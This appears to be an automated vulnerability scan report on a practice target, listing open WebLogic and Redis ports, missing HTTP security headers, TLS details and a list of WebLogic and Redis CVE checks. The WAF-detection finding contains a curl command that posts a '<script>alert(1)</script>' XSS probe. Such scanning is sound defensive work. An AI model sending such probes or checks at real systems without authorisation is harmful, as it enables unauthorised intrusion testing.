http://playground.pentest-ground.com:7001/management

The following directories were used for CGI scanning:

http://playground.pentest-ground.com:7001/

While this is not, in and of itself, a bug, you should manually inspect these directories to ensure that they are in compliance with company security standards

The following directories were excluded from CGI scanning because the "Regex pattern to exclude directories from CGI scanning" setting of the VT "Global variable settings" (OID: 1.3.6.1.4.1.25623.1.0.12288) for this scan was:
"/(index\.php|image|img|css|js$|js/|javascript|style|theme|icon|jquery|graphic|grafik|picture|bilder|thumbnail|media/|skins?/)"

http://playground.pentest-ground.com:7001/console/css
http://playground.pentest-ground.com:7001/console/framework/skins/wlsconsole/css
http://playground.pentest-ground.com:7001/console/framework/skins/wlsconsole/images

The following CGIs were discovered:

Syntax : cginame (arguments [default value])

http://playground.pentest-ground.com:7001/console/j_security_check (j_username [] j_password [] j_character_encoding [UTF-8])

Details

Risk description:
The script consolidates various information for CGI scanning. This information is based on the following scripts / settings: - HTTP-Version Detection (OID: 1.3.6.1.4.1.25623.1.0.100034) - No 404 check (OID: 1.3.6.1.4.1.25623.1.0.10386) - Web mirroring / webmirror.nasl (OID: 1.3.6.1.4.1.25623.1.0.10662) - Directory Scanner / DDI_Directory_Scanner.nasl (OID: 1.3.6.1.4.1.25623.1.0.11032) - The configured 'cgi_path' within the 'Scanner Preferences' of the scan config in use - The configured 'Enable CGI scanning', 'Enable generic web application scanning' and 'Add historic /scripts and /cgi-bin to directories for CGI scanning' within the 'Global variable settings' of the scan config in use If you think any of this information is wrong please report it to the referenced community forum.

Recommendation:
No recommendations to display.

References:
https://forum.greenbone.net/c/vulnerability-tests/7

HTTP Security Headers Detection

port 7001/tcp

```
Missing Headers | More Information
--------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------
Content-Security-Policy | https://owasp.org/www-project-secure-headers/#content-security-policy
Cross-Origin-Embedder-Policy | https://scotthelme.co.uk/coop-and-coep/, Note: This is an upcoming header
Cross-Origin-Opener-Policy | https://scotthelme.co.uk/coop-and-coep/, Note: This is an upcoming header
Cross-Origin-Resource-Policy | https://scotthelme.co.uk/coop-and-coep/, Note: This is an upcoming header
Document-Policy | https://w3c.github.io/webappsec-feature-policy/document-policy#document-policy-http-header
Feature-Policy | https://owasp.org/www-project-secure-headers/#feature-policy, Note: The Feature Policy header has been renamed to
Permissions Policy
Permissions-Policy | https://w3c.github.io/webappsec-feature-policy/#permissions-policy-http-header-field
Referrer-Policy | https://owasp.org/www-project-secure-headers/#referrer-policy
Sec-Fetch-Dest | https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers#fetch_metadata_request_headers, Note: This is a new h
eader supported only in newer browsers like e.g. Firefox 90
Sec-Fetch-Mode | https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers#fetch_metadata_request_headers, Note: This is a new
header supported only in newer browsers like e.g. Firefox 90
Sec-Fetch-Site | https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers#fetch_metadata_request_headers, Note: This is a new he
ader supported only in newer browsers like e.g. Firefox 90
Sec-Fetch-User | https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers#fetch_metadata_request_headers, Note: This is a new h
eader supported only in newer browsers like e.g. Firefox 90
X-Content-Type-Options | https://owasp.org/www-project-secure-headers/#x-content-type-options
X-Frame-Options | https://owasp.org/www-project-secure-headers/#x-frame-options
X-Permitted-Cross-Domain-Policies | https://owasp.org/www-project-secure-headers/#x-permitted-cross-domain-policies
X-XSS-Protection | https://owasp.org/www-project-secure-headers/#x-xss-protection, Note: Most major browsers have dropped / depr
ecated support for this header in 2020.
```

Details

Risk description:

All known security headers are being checked on the remote web server. On completion a report will hand back whether a specific security header has been implemented (including its value and if it is deprecated) or is missing on the target.

Recommendation:

No recommendations to display.

References:

https://owasp.org/www-project-secure-headers/
https://owasp.org/www-project-secure-headers/#div-headers
https://securityheaders.com/

OpenVAS Scan

```
A complete OpenVAS scan has been performed across the target
```

Details

Risk description:

No risk description to display.

Recommendation:

No recommendations to display.

Target hostname resolves to 1 IP address.

```
playground.pentest-ground.com resolves to the following IP address:
70.34.253.159
```

Details

Risk description:

No risk description to display.

Recommendation:
No recommendations to display.

SSL DNS Names

Endpoint URL: playground.pentest-ground.com:8080
Extracted results: playground.pentest-ground.com

Details

Vulnerability description:
No description to display.

Risk description:
No risk description to display.

Recommendation:
We recommend you to analyze if this information should be available or not.

References:
No references for this finding.

Detect SSL Certificate Issuer

Endpoint URL: playground.pentest-ground.com:8080
Extracted results: Let's Encrypt

Details

Vulnerability description:
No description to display.

Risk description:
No risk description to display.

Recommendation:
We recommend you to analyze if this information should be available or not.

References:
No references for this finding.

Weblogic T3 Protocol Detection

port 7001/tcp

Endpoint URL: playground.pentest-ground.com:7001
Extracted results: 12.2.1.3.0

Details

Vulnerability description:
T3 is the protocol used to transport information between WebLogic servers and other types of Java programs.

Risk description:
No risk description to display.

Recommendation:
We recommend you to analyze if this information should be available or not.

References:
No references for this finding.

Niagara Fox Protocol Information Enumeration

port 6379/tcp

Endpoint URL: playground.pentest-ground.com:6379
Extracted results: fox.version=s:1.0

Details

Vulnerability description:
Niagara Fox Protocol is a building automation protocol used between the Niagara software systems by Tridium.

Risk description:
No risk description to display.

Recommendation:
We recommend you to analyze if this information should be available or not.

References:
https://nmap.org/nsedoc/scripts/fox-info.html

TLS Version - Detect

Endpoint URL: playground.pentest-ground.com:8080
Extracted results: tls12

Details

Vulnerability description:
TLS version detection is a security process used to determine the version of the Transport Layer Security (TLS) protocol used by a computer or server.
It is important to detect the TLS version in order to ensure secure communication between two computers or servers.

Risk description:
No risk description to display.

Recommendation:
We recommend you to analyze if this information should be available or not.

References:
No references for this finding.

WAF Detection

port 8080/tcp

Matcher name: nginxgeneric
Endpoint URL: https://playground.pentest-ground.com:8080/

cURL command to reproduce the finding:

```
 curl -X 'POST' \
-d '_=<script>alert(1)</script>' \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Host: playground.pentest-ground.com:8080' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2309.372 Safari/537.36'
'https://playground.pentest-ground.com:8080/'
```

Details

Vulnerability description:
A web application firewall was detected.

Risk description:
No risk description to display.

Recommendation:
We recommend you to analyze if this information should be available or not.

References:
https://github.com/ekultek/whatwaf

Weblogic IIOP Protocol Detection

port 7001/tcp

Endpoint URL: playground.pentest-ground.com:7001

Details

Vulnerability description:
The IIOP (Internet Inter-ORB Protocol) protocol makes it possible for distributed programs written in different programming languages to communicate over the Internet.

Risk description:
No risk description to display.

Recommendation:
We recommend you to analyze if this information should be available or not.

References:
No references for this finding.

A complete version-based scan has been performed across the target.

A complete Sniper scan has been performed across the target

A complete Nuclei scan has been performed across the target

Scan coverage information

List of tests performed (48/48)

- ✓ Running port discovery phase...
- ✓ A complete version-based scan has been performed across the target.
- ✓ A complete Sniper scan has been performed across the target
- ✓ Checking for Redis - Remote Code Execution (CVE-2022-0543) (Sniper Module) on port 6379
- ✓ Checking for Oracle Weblogic - Path Traversal (CVE-2020-14882) (Sniper Module) on port 7001
- ✓ Checking for Oracle WebLogic - Remote Code Execution (CVE-2023-21839) (Sniper Module) on port 7001
- ✓ Checking for Oracle Weblogic - Remote Code Execution (CVE-2018-2894) (Sniper Module) on port 7001
- ✓ Testing for Services on port 8080
- ✓ Testing for Services on port 8080
- ✓ Testing for Services on port 7001
- ✓ Testing for Service Detection with 'GET' Request on port 6379
- ✓ Testing for SSL/TLS: Version Detection on port 8080
- ✓ Testing for Redis Server Detection (TCP) on port 6379
- ✓ Testing for Redis Server No Password on port 6379
- ✓ Testing for Response Time / No 404 Error Code Check on port 8080
- ✓ Testing for ICMP Timestamp Reply Information Disclosure
- ✓ Testing for OS Detection Consolidation and Reporting
- ✓ Testing for TCP Timestamps Information Disclosure
- ✓ Testing for Traceroute
- ✓ Testing for SSL/TLS: Report Medium Cipher Suites on port 8080
- ✓ Testing for SSL/TLS: Report Non Weak Cipher Suites on port 8080

- ✓ Testing for SSL/TLS: Report Perfect Forward Secrecy (PFS) Cipher Suites on port 8080
- ✓ Testing for SSL/TLS: Report Supported Cipher Suites on port 8080
- ✓ Testing for SSL/TLS: NPN / ALPN Extension and Protocol Support Detection on port 8080
- ✓ Testing for Oracle WebLogic Server Detection Consolidation
- ✓ Testing for CGI Scanning Consolidation on port 8080
- ✓ Testing for CGI Scanning Consolidation on port 7001
- ✓ Testing for Cleartext Transmission of Sensitive Information via HTTP on port 7001
- ✓ Testing for HTTP Security Headers Detection on port 7001
- ✓ Testing for Redis RCE Vulnerability (CVE-2022-0543) - Active Check on port 6379
- ✓ Scanning with OpenVAS...
- ✓ Testing for hostname DNS resolution
- ✓ Checking for SSL DNS Names (Nuclei Template)
- ✓ Checking for Detect SSL Certificate Issuer (Nuclei Template)
- ✓ Checking for Weblogic T3 Protocol Detection (Nuclei Template) on port 7001
- ✓ Checking for Niagara Fox Protocol Information Enumeration (Nuclei Template) on port 6379
- ✓ Checking for Redis Sandbox Escape - Remote Code Execution (CVE-2022-0543) (Nuclei Template) on port 6379
- ✓ Checking for TLS Version - Detect (Nuclei Template)
- ✓ Checking for Redis Server - Unauthenticated Access (Nuclei Template) on port 6379
- ✓ Checking for Oracle WebLogic Server Deserialization - Remote Code Execution (CVE-2018-2628) (Nuclei Template) on port 7001
- ✓ Checking for WAF Detection (Nuclei Template) on port 8080
- ✓ Checking for Oracle WebLogic Server - Remote Code Execution (CVE-2020-2551) (Nuclei Template) on port 7001
- ✓ Checking for Oracle Fusion Middleware WebLogic Server Administration Console - Remote Code Execution (CVE-2020-14883) (Nuclei Template) on port 7001
- ✓ Checking for Oracle WebLogic Server - Remote Code Execution (CVE-2018-2894) (Nuclei Template) on port 7001
- ✓ Checking for Oracle WebLogic Server Java Object Deserialization - Remote Code Execution (CVE-2016-3510) (Nuclei Template) on port 7001
- ✓ Checking for Weblogic IIOP Protocol Detection (Nuclei Template) on port 7001
- ✓ Checking for Oracle WebLogic Server - Remote Code Execution (CVE-2018-2893) (Nuclei Template) on port 7001
- ✓ Scanning with Nuclei...

Scan parameters

Target:	playground.pentest-ground.com
Preset:	Custom
Scanning engines:	Version_based, Sniper, Nuclei, Openvas
Check alive:	True
Extensive modules:	False
Protocol type:	Tcp
Ports to scan:	8080,7001,6379